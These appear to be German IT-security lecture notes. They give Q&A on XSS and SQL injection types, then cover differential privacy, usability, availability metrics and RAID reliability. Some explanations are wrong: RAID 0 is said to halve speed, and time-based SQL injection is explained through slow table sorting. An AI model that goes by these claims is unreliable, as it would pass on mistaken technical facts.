Was ist der Unterschied zwischen einem persistenten und einem nicht-persistenten XSS-Angriff? Bei einem persistenten Angriff wird der Schadcode dauerhaft gespeichert und an jeden Nutzer ausgeliefert, der die Website besucht. Ein nicht-persistenter Angriff wird nur mit einer speziell modifizierten URL ausgeführt, auf die der Nutzer navigieren muss.

Welche Art der XSS-Angriffe ist am Schwierigsten zu verhindern? Am schwierigsten sind DOM XSS-Angriffe zu verhindern, da der Server hier keinen Einfluss hat.

Beschreiben Sie das Prinzip von SQL-Injection-Angriffen. Ein Parameter (Query-Parameter, Formular, etc.) einer Website wird so modifiziert, dass aus dem dahinterliegenden SQL-Query ausgebrochen wird und beliebige Datenbankabfragen ausgeführt werden können.

Was vermuten Sie hinter „Blind“ und „Time-Based“-SQL-Injection-Angriffen? Bei blinden SQL-Injection-Angriffen wird versucht, einen nicht bekannten Query zu modifizieren. Bei einem Time-Based-Angriff wird versucht, auf Basis der Antwortzeiten herauszufinden, wie die Datenbank aussieht (Beispiel: Dauert das Sortieren einer Tabelle lange, sind wohl viele Einträge vorhanden).

9 Weiterführende Themen

9.1 Privacy: Datenanalysen

- Firmen extrahieren z.B. Information wie durchschnittliche Ausgaben aus den Kundendaten.
- Dabei darf die Privacy der einzelnen Kunden nicht verletzt werden.

9.1.1 Differential Privacy

- Beispiel: Bestimmung der durchschnittlichen Größe.
- Prinzip der *Differential Privacy*: Die Antwort wird verrauscht, sodass ein individueller Eintrag quasi keinen Einfluss mehr hat.
- Ein Datenbank-Algorithmus ist *differentially private*, wenn für alle $\text{DB}^* = \text{DB} \setminus \{\text{Element}\}$ gilt:

$$P(\text{Algo}(\text{DB}) \text{ liefert Antwort } a) \approx P(\text{Algo}(\text{DB}^*) \text{ liefert Antwort } a)$$

9.2 Usablity

- Warum reagieren Anwender falsch auf Warnungen?
- Warum entwickeln Programmierer unsichere Lösungen?
- u.v.m

9.3 Availability/Reliability

- **Availability**
  Verfügbarkeit des Systems (in Prozent der Laufzeit).
- **Reliability**
  Zuverlässigkeit des Systems (Wahrscheinlichkeit, dass das System Ordnungsgemäß arbeitet).
- **Begriffe**

  MTTF Mean Time To Failure

  MTTR Mean Time To Recovery

  Availability $\frac{\text{MTTF}}{\text{MTTF} + \text{MTTR}}$

Reliability Beispiel: RAID *Redundant Arrays of Independent Disks* (RAID).

RAID 0 (Stripping) „Reißverschluss“
halbe Geschwindigkeit

RAID 1 „Duplizieren“
verdoppelt Speicherbedarf, höhere Geschwindigkeit

RAID 5 „Verteilen und Paritätsbits“
leicht erhöhter Speicherbedarf, verbesserte Geschwindigkeit

Die Ausfallwahrscheinlichkeiten für die einzelnen RAID-Level sind (wobei p die unabhängige Ausfallwahrscheinlichkeit einer einzelnen Platte ist):

	RAID 0	**RAID 1**	**RAID 5**
Ausfallwahrscheinlichkeit	$1-(1-p)^2$	p^2	$1-(4p(1-p)^3+(1-p)^4)$
Beispiel $p=1\%$	1.99%	0.01%	0.059%

Tabelle 9.1: RAID Level